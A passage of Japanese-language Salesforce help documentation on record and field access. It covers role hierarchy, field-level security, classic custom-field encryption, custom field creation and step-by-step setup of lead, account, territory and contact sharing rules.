Salesforceにはユーザロール階層があり、共有設定と併用してSalesforce組織のデータに対するユーザのアクセスレベルを決定できます。階層内のロールは、レコードやレポートなどの主要コンポーネントへのアクセスに影響を与えます。

組織の共有設定による制限が[公開/参照・更新可能]より厳しい場合は、ロール階層を使用してユーザがレコードにアクセスしやすくします。

デモを見る: Who Sees What: Record Access via the Role Hierarchy (Who Sees What: ロール階層によるレコードアクセス) (英語のみ)

どのロールレベルのユーザも、ロール階層で自分より下位のユーザが所有または共有するすべてのデータの参照、編集、およびレポート作成を行うことができます。ただし、オブジェクトに対する組織の共有モデルで他の方法が指定されている場合は除きます。具体的には、[組織の共有設定]関連リストで、カスタムオブジェクトの[階層を使用したアクセス許可]オプションを無効にできます。無効にすると、レコード所有者と組織の共有設定によってアクセスを許可されたユーザのみが、そのオブジェクトのレコードにアクセスできるようになります。

ケース、取引先責任者、および商談へのユーザのアクセス権は、レコードの所有者に関係なく、ロールによって決まります。アクセスレベルは、[ロールの編集]ページで指定します。たとえば、取引先責任者の所有者に関係なく、ロールのユーザが自分が所有する取引先に関連付けられたすべての取引先責任者を編集できるように、取引先責任者へのアクセス権を設定できます。さらに、商談の所有者に関係なく、ロールのユーザが自分が所有する取引先に関連付けられたすべての商談を編集できるように、商談へのアクセス権を設定できます。

フォルダをロールと共有すると、そのロールのユーザのみが参照可能になり、階層の上位のロールには表示されません。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ロールおよびロール階層を表示する
- 「ロールおよびロール階層を表示」

ロールを作成、編集、および削除する
- 「ロールの管理」

ユーザにロールを割り当てる
- 「内部ユーザの管理」

オブジェクトと項目の共有

選択されたグループまたはプロファイルに、特定のオブジェクトまたは項目へのアクセス権を付与します。

このセクションの内容:

グループとは?

グループは一連のユーザで構成されます。グループには、個々のユーザ、その他のグループ、または特定のロールやテリトリーのユーザを含めることができます。あるいは、特定のロールやテリトリーのユーザと、階層でそのロールやテリトリーよりも下位のすべてのユーザを含めることができます。

組織の共有設定

組織の共有設定を使用して、オブジェクトのレコードに対するデフォルトのアクセス権を定義できます。組織の共有設定は、カスタムオブジェクトや多くの標準オブジェクト(納入商品、キャンペーン、ケース、取引先とその契約など)に対して個別に設定できます。

項目レベルセキュリティ

項目レベルセキュリティを設定して、特定の項目を参照および編集するユーザのアクセス権限を制限できます。

Salesforce 組織には多くのデータが含まれていますが、すべてのユーザが全部の項目にアクセスできるようにする必要はありません。たとえば、給与担当マネージャは、給与の項目にアクセスできる従業員を限定するでしょう。ユーザアクセスは次の場所で制限できます。

- 詳細ページと編集ページ
- 関連リスト
- リストビュー
- レポート
- Connect Offline
- メールと差し込み印刷テンプレート
- カスタムリンク
- パートナーポータル
- Salesforce カスタマーポータル
- 同期済みデータ
- インポート済みデータ

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザに対して表示される詳細ページと編集ページの項目は、ページレイアウトと項目レベルセキュリティ設定を組み合わせたものです。この2つの設定のうち、制限が厳しい方のアクセス設定が項目に適用されます。たとえば、ページレイアウトでは必須だが、項目レベルセキュリティ設定では参照のみになっている項目があるとします。項目レベルセキュリティによってページレイアウトは上書きされるため、この項目は参照のみになります。

重要: 項目レベルセキュリティでは、項目内の値の検索を制限できません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。

項目レベルセキュリティは、次のいずれかの方法で定義できます。

- 1 つの権限セットまたはプロファイルの複数の項目の場合
- すべてのプロファイルの 1 つの項目の場合

項目レベルセキュリティを設定すると、次の操作を実行できます。

- ページレイアウトを作成して、詳細ページと編集ページに表示される項目を構成する。
- 項目へのユーザのアクセス権を項目アクセス許可を見て確認する。
- 検索レイアウトをカスタマイズして、検索結果、ルックアップダイアログの検索結果、およびタブのホームページの主要リストに表示される項目を設定する。

メモ: 積み上げ集計項目と数式項目は、詳細ページでは参照のみであり、編集ページにはありません。これらの項目は、ユーザが参照できない項目を参照しますが、ユーザに表示することもできます。必須項目は、項目レベルセキュリティに関係なく編集ページに表示されます。

リレーショングループウィザードでは、項目レベルセキュリティに関係なくリレーショングループの作成や編集ができます。

このセクションの内容:

権限セットとプロファイルでの項目権限の設定

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。

1. [設定] から、次のいずれかの操作を実行します。
   - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択する
   - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択する
2. 権限セットまたはプロファイルを選択します。
3. 使用しているインターフェースに応じて、次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。[編集] をクリックし、[項目権限] セクションにスクロールします。
   - 元のプロファイルユーザインターフェース — [項目レベルセキュリティ] セクションで、変更するオブジェクトの横にある [表示] をクリックしてから、[編集] をクリックします。
4. 項目のアクセスレベルを指定します。
5. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目レベルセキュリティを設定する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

すべてのプロファイルの単一項目の項目レベルセキュリティの設定

1. 項目のオブジェクトの管理設定から、項目領域に移動します。
2. 変更する項目を選択します。
3. [項目アクセス許可の参照] をクリックします。
4. 項目のアクセスレベルを指定します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

項目レベルセキュリティを設定する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

項目権限

項目権限によって、オブジェクトの各項目へのアクセス権が指定されます。権限セットと拡張プロファイルユーザインターフェースでは、設定の表示ラベルが元のプロファイルユーザインターフェースや項目をカスタマイズするための項目レベルのセキュリティページとは異なります。

アクセスレベル	権限セットと拡張プロファイルユーザインターフェースで有効な設定	元のプロファイルインターフェースや項目レベルのセキュリティインターフェースで有効な設定
ユーザは項目を参照し、編集できる。	［参照］と［編集］	参照可能
ユーザは項目を参照できるが編集できない。	参照	［参照可能］と［参照のみ］
ユーザは項目の参照、編集ができない。	なし	なし

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタム項目の従来の暗号化

非公開にしておくカスタムテキスト項目を他の Salesforce ユーザが参照できないようにします。暗号化されたカスタムテキスト項目のデータを参照できるのは、「暗号化されたデータの参照」権限を持つユーザのみです。

メモ: この情報は、Shield Platform Encryption ではなく、従来の暗号化に関するものです。

暗号化カスタム項目を使用する前に、次の「実装メモ」、「制限」、「ベストプラクティス」をお読みください。

エディション

使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

実装メモ

- 暗号化項目は 128 ビットの主キーで暗号化され、Advanced Encryption Standard (AES) アルゴリズムを使用しています。主暗号鍵は、アーカイブ、削除、およびインポートできます。主暗号化鍵管理を有効にするには、Salesforce までお問い合わせください。
- メールテンプレートに暗号化項目を使用することはできますが、その値は「暗号化されたデータの参照」権限の有無に関係なく常にマスクされます。
- 暗号化されたカスタム項目をすでに作成している場合は、ユーザの組織で [セキュアな接続 (HTTPS) が必要] が有効化されていることを確認してください。
- 「暗号化されたデータの参照」権限を持っている場合に他のユーザにログインアクセスを許可すると、そのユーザは暗号化された項目をプレーンテキストで参照できます。
- レコードをコピーするときに暗号化項目の値をコピーできるのは、「暗号化されたデータの参照」権限を持っているユーザのみです。
- Visualforce ページでの暗号化項目の表示をサポートしているのは、`<apex:outputField>` コンポーネントのみです。

制限

暗号化されたテキスト項目:

- 固有の値にはできません。また、外部 ID やデフォルト値を含めることもできません。
- リードの場合は、他のオブジェクトに対応付けることはできません。
- 暗号化アルゴリズムのために 175 文字に制限されます。
- リストビュー、レポート、積み上げ集計項目、およびルール条件などの条件に使用することはできません。
- レポートの条件を定義するために使用することはできませんが、レポート結果に含めることはできます。
- 検索することはできませんが、検索結果に含めることはできます。
- 次の場合には使用できません。Salesforce Mobile Classic、Connect Offline、Salesforce for Outlook、リードの取引開始、ワークフロールール条件または数式、数式項目、アウトバウンドメッセージ、デフォルト値、および Web-to-リードと Web-to-ケースのフォーム。

ベストプラクティス

- 暗号化項目の編集は、「暗号化された項目の参照」権限の有無に関係なく行うことができます。他のユーザによって暗号化項目が編集されないようにするには、入力規則、項目レベルのセキュリティ設定、またはページレイアウトの設定を使用します。
- その場合でも、入力規則または Apex を使用して、暗号化項目の値を確認できます。どちらの方法も「暗号化された項目の参照」権限の有無に関係なく使用できます。
- 暗号化項目のデータは、デバッグログで常にマスクされるわけではありません。暗号化項目のデータがマスクされるのは、Apex Web サービス、トリガ、ワークフロー、インライン Visualforce ページ (ページレイアウトに組み込まれたページ)、または Visualforce メールテンプレートから Apex 要求が発信された場合です。開発コンソールから Apex を実行するなど、他の場合は、暗号化項目のデータはデバッグログでマスクされません。
- 既存のカスタム項目を暗号化項目に変換したり、暗号化された項目を他のデータ型に変換することはできません。既存の (暗号化されていない) 項目の値を暗号化するには、データをエクスポートし、暗号化されたカスタム項目を作成してから、そのデータを新しい暗号化項目にインポートします。
- [マスク種別] は、データが必ず [マスク種別] と一致する入力マスクではありません。入力したデータが、選択したマスク型と確実に一致するようにするには、入力規則を使用します。
- 暗号化カスタム項目ではより多くの処理が必要となり、また、検索関連の制限もあるため、政府の規制により必要な場合にのみ使用してください。

メモ: このページは、Shield Platform Encryption ではなく、従来の暗号化について書かれています。相違点 (ページ 231)

このセクションの内容:

カスタム項目の作成

カスタム項目に固有のビジネスデータを保持します。カスタム項目の作成時にその表示場所を設定し、項目レベルのセキュリティを制御します (省略可能)。

Salesforce をカスタマイズして、すべてのビジネスデータを収集できます。この短い動画では、正しいデータ型の選択から項目レベルセキュリティの適用まで、カスタム選択リスト項目を作成する手順を説明します。

作成を開始する前に、作成する項目のデータ型を決定します。

メモ: 組織のカスタム項目数が 800 個の制限に達しつつある中で項目を削除または作成した場合、項目を作成できないことがあります。物理的な削除プロセスでは項目が再要求されてクリーンアップされるため、対象の項目が一時的に制限にカウントされます。削除プロセスはキューが満杯になった時点で実行されるため、プロセスの開始までに数日あるいは数週間を要することがあります。この間は、削除済みの項目が引き続き制限にカウントされます。項目の即時削除を要求する場合は、Salesforce サポートにお問い合わせください。

1. 項目の追加先となるオブジェクトの管理設定から、[項目] に移動します。

   カスタム ToDo および行動項目には、[活動] のオブジェクト管理設定からアクセスできます。

2. [新規] をクリックします。

   ヒント: このセクションでは、カスタムオブジェクトに対して項目の連動関係と項目履歴管理も設定できます。

3. 項目のデータ型を選択し、[次へ] をクリックします。次の点に留意してください。
   - データ型には、特定の設定の場合にのみ使用可能なものもあります。たとえば、[主従関係] オプションは、主従関係を持たないカスタムオブジェクトに対してのみ使用できます。
   - カスタム設定と外部オブジェクトでは、使用可能なデータ型のサブセットのみが有効です。
   - 複数選択リスト、リッチテキストエリア、または連動選択リストのカスタム項目を商談分割に追加することはできません。
   - リレーション項目はカスタム項目の上限まで数えられます。
   - [積み上げ集計] オプションは、特定のオブジェクトでしか使用できません。
   - 項目のデータ型は、API のデータ型に対応します。
   - 組織で Shield Platform Encryption を使用する場合は、Shield Platform Encryption を使用してカスタム項目を暗号化する方法を把握しておく必要があります。

4. リレーション項目では、項目に関連付けるオブジェクトを選択し、[次へ] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

カスタム項目は、**Group** Edition の活動では使用できません。

カスタム設定は、**Professional** Edition では使用できません。

レイアウトは、**Database.com** Edition では使用できません。

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

5. 間接参照関係項目の場合、親オブジェクトの一意の外部 ID 項目を選択し、[次へ] をクリックします。親の項目値が子の間接参照関係項目の値と照合され、相互に関連するレコードが判別されます。
6. あるグローバル選択リストの値セットを基本にした選択リスト項目にするには、その値セットを選択して使用します。
7. 項目ラベルを入力します。

   Salesforceにより、項目の表示ラベルを使用して［項目名］が入力されます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初が文字である、空白を使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。カスタムリンク内、カスタムSコントロール内、および API からの項目の参照時には、差し込み項目の項目名を使用します。

   ヒント: カスタム項目名および表示ラベルがそのオブジェクトで一意であるようにしてください。

   - 標準項目とカスタム項目の名前や表示ラベルが同じ場合、差し込み項目にはカスタム項目の値が表示されます。
   - 2つのカスタム項目の名前や表示ラベルが同じ場合、差し込み項目に予期しない値が表示される場合があります。

   Email という項目ラベルを作成し、［メール］というラベルの標準項目がすでにある場合、差し込み項目はそれらの項目を区別できない可能性があります。カスタム項目名に 1 文字追加すると、項目名が一意になります。たとえば、*Email2* のように指定します。
8. 項目属性を入力し適切なチェックボックスをオンにして、項目を入力する必要があるかどうか、またレコードが削除された場合にどうするかを指定します。
9. カスタムオブジェクトの主従関係については、必要に応じて [親の変更を許可] を選択して、主従関係の子レコードの親を別の親レコードに変更できるようにします。
10. リレーション項目については、必要に応じて参照検索条件を作成し、その項目の検索結果を制限します。外部オブジェクトでは使用できません。
11. [次へ] をクリックします。
12. Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition では、各プロファイルについて項目のアクセス設定を指定してから [次へ] をクリックします。

アクセスレベル	有効化された設定
ユーザは項目を参照し、編集できる。	参照可能
ユーザは項目を参照できるが編集できない。	[参照可能] と [参照のみ]
ユーザは項目の参照、編集ができない。	なし

メモ:

- カスタム項目を作成する場合、必須項目でない限り、デフォルトではポータルプロファイルにこの項目は表示されず、編集することもできません。

13. 編集可能な項目を表示するページレイアウトを選択して、[次へ] をクリックします。

項目	ページレイアウトでの場所
標準	最初の 2 列のセクションの最後の項目。
ロングテキストエリア	最初の 1 列のセクションの末尾。
ユーザ	ユーザ詳細ページの一番下。
必須	ページレイアウトから削除したり、参照のみにすることができません。

14. リレーション項目では、必要に応じて関連付けられているレコードの関連リストを作成し、そのオブジェクトのページレイアウトに追加します。
    - ページレイアウトの関連リスト名を編集するには、[関連リストの表示ラベル] をクリックし、新しい名前を入力します。
    - カスタマイズされたページレイアウトに関連リストを追加するには、［関連リストを既存ユーザのページのカスタマイズに追加する］を選択します。
15. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別の新規カスタム項目を作成します。

メモ: 項目の作成には、大量のレコードの一括変更が必要なこともあります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。

関連トピック:

Salesforce ヘルプ: オブジェクト管理設定の検索

共有ルール

定義されたユーザセットについて、組織全体の共有設定に自動的な例外を設けます。

たとえば、共有ルールを使用して、公開グループ、ロール、またはテリトリー内のユーザへの共有アクセス権を拡張します。共有ルールは、組織の共有設定より厳しくすることはできません。特定のユーザにより強いアクセス権を許可することのみ可能です。

次の種別の共有ルールを作成できます。

種別	条件	デフォルトの共有アクセス権の設定
取引先の共有ルール	取引先のレコードタイプまたは項目値を含む、取引先所有者または他の条件	取引先とそれに関連付けられた契約、商談、ケース、および必要な場合は取引先責任者と注文
取引先テリトリーの共有ルール	テリトリー割り当て	取引先とそれに関連付けられたケース、取引先責任者、契約、商談
納入商品共有ルール	納入商品のレコードタイプや項目値を含む、納入商品の所有者または他の条件	個々の納入商品
キャンペーンの共有ルール	キャンペーンのレコードタイプや項目値を含む、キャンペーンの所有者または他の条件	個々のキャンペーン
ケースの共有ルール	ケースのレコードタイプや項目値を含む、ケース所有者または他の条件	個々のケースおよび関連付けられた取引先
取引先責任者の共有ルール	取引先責任者のレコードタイプや項目値を含む、取引先責任者の所有者または他の条件	個々の取引先責任者および関連付けられた取引先
カスタムオブジェクトの共有ルール	カスタムオブジェクトのレコードタイプや項目値を含む、カスタムオブジェクトの所有者または他の条件	個々のカスタムオブジェクトレコード

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

取引先、納入商品、および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition。有料オプションで使用可能なエディション: **Professional** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

種別	条件	デフォルトの共有アクセス権の設定
データプライバシーの共有ルール	データプライバシーレコードの所有者またはその他の条件 (項目値など)。データプライバシーレコードは個々のオブジェクトに基づいています。	個々のデータプライバシーレコード
フローインタビューの共有ルール	フローインタビューの所有者またはその他の条件 (一時停止の理由など)	個々のフローインタビュー
リードの共有ルール	リードのレコードタイプや項目値を含む、リードの所有者または他の条件	個々のリード
ロケーションの共有ルール	ロケーションの所有者または他の条件	個々のロケーション
商談の共有ルール	商談のレコードタイプや項目値を含む、商談の所有者または他の条件	個々の商談およびそれらに関連付けられた取引先
その他の共有ルール	注文のレコードタイプまたは項目値を含む、注文所有者または他の条件	個々の注文
製品項目の共有ルール	商品項目の所有者または他の条件	個々の製品項目
製品リクエストの共有ルール	製品リクエストの所有者のみ (条件に基づく共有ルールは使用不可)	個々の製品リクエスト
製品移送の共有ルール	製品移送の所有者のみ (条件に基づく共有ルールは使用不可)	個々の製品移送
返品注文の共有ルール	返品注文の所有者または他の条件	個々の返品注文
サービス予定の共有ルール	サービス予定の所有者または他の条件	個々のサービス予定
サービス契約の共有ルール	サービス契約の所有者のみ (条件に基づく共有ルールは使用不可)	個々のサービス契約
サービスクルーの共有ルール	サービスクルーの所有者のみ (条件に基づく共有ルールは使用不可)	個々のサービスクルー
サービスリソースの共有ルール	サービスリソースの所有者または他の条件	個々のサービスリソース
サービステリトリーの共有ルール	サービステリトリーの所有者または他の条件	個々のサービステリトリー

種別	条件	デフォルトの共有アクセス権の設定
出荷の共有ルール	出荷の所有者のみ (条件に基づく共有ルールは使用不可)	個々の出荷
タイムシートの共有ルール	タイムシートの所有者のみ (条件に基づく共有ルールは使用不可)	個々のタイムシート
ユーザ共有ルール	ユーザ名やユーザが有効かどうかを含む、グループメンバーシップまたは他の条件	個々のユーザ
ユーザプロビジョニング要求の共有ルール	ユーザプロビジョニング要求の所有者のみ (条件に基づく共有ルールは使用不可)	個々のユーザプロビジョニング要求
作業指示の共有ルール	作業指示のレコードタイプまたは項目値を含む、作業指示の所有者または他の条件	個々の作業指示
作業種別の共有ルール	作業種別の所有者または他の条件	個々の作業種別

メモ:

- 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。
- 開発者は、他の条件ではなくレコードの所有者に基づいて、Apex を使用してプログラムでカスタムオブジェクトを共有できます。これは、ユーザ共有には適用されません。

このセクションの内容:

条件に基づく共有ルール

条件に基づく共有ルールでは、レコード内の項目値に基づいて、誰とレコードを共有するかを決定します。たとえば、人事アプリケーション用のカスタムオブジェクトを使用していて、「部署」というカスタム選択リスト項目があるとします。条件に基づく共有ルールにより[部署]項目が「IT」に設定されているすべてのジョブアプリケーションを、組織内のすべての IT マネージャ間で共有する場合があります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

取引先、商談、ケース、取引先責任者、およびレコードタイプは、**Database.com** Edition では利用できません。

メモ:

- 条件に基づく共有ルールは、レコードの所有者ではなくレコードの値に基づいていますが、ロールまたはテリトリーの階層では、これまで通り階層内の上位のユーザがレコードにアクセスできます。
- 条件に基づく共有ルールの作成に Apex は使用できません。また、Apex を使用して条件に基づく共有をテストできません。
- API バージョン 24.0 以降、メタデータ API の **SharingRules** 型を使用して、条件に基づく共有ルールを作成できます。
- 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。

条件に基づく共有ルールは、取引先、納入商品、商談、ケース、取引先責任者、リード、キャンペーン、作業指示、およびカスタムオブジェクトに対して作成できます。各オブジェクトに、最大 50 件の条件に基づく共有ルールを定義できます。

- レコードタイプ
- データ型:
  - 自動採番
  - チェックボックス
  - 日付
  - 日付/時間
  - メール
  - 数値
  - パーセント
  - 電話
  - 選択リスト
  - テキスト
  - テキストエリア
  - URL
  - 参照関係 (ユーザ ID またはキュー ID に対して)

メモ: [テキスト] および [テキストエリア] は大文字小文字を区別します。たとえば、テキスト項目に「Manager」と指定した条件に基づく共有ルールでは、項目に「manager」があるレコードは共有しません。1つの語で複数の共通の大文字小文字の使用例を持つルールを作成するには、各値をカンマで区切って入力します。

リード共有ルールの作成

リード共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づきます。最大で300件のリード共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [リード共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。

- レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
- 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

  メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

取引先共有ルールの作成

取引先共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で 300 件の取引先共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

- レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
- 条件に基づく — 共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

  メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. [デフォルトの取引先、契約、および納入商品のアクセス権] の設定を選択します。
10. 残りの項目で、共有取引先に関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

11. [保存] をクリックします。

取引先テリトリー共有ルールの作成

取引先テリトリー共有ルールは、テリトリー割り当てに基づいています。最大で 300 件の取引先テリトリー共有ルールを定義できます。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先テリトリー共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. [テリトリー内の取引先]行で、最初のドロップダウンリストから[テリトリー] または [テリトリーおよび下位テリトリー] を選択し、2 番目のドロップダウンリストからテリトリーを選択します。
7. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
8. ［デフォルトの取引先、契約、および納入商品のアクセス権］の設定を選択します。
9. 残りの項目で、共有取引先テリトリーに関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: ［取引先責任者のアクセス権］は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

10. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

取引先責任者共有ルールの作成

定義されたユーザセットについて、取引先責任者の組織全体の共有設定に自動的な例外を設けます。

取引先責任者共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件の取引先責任者共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先責任者共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

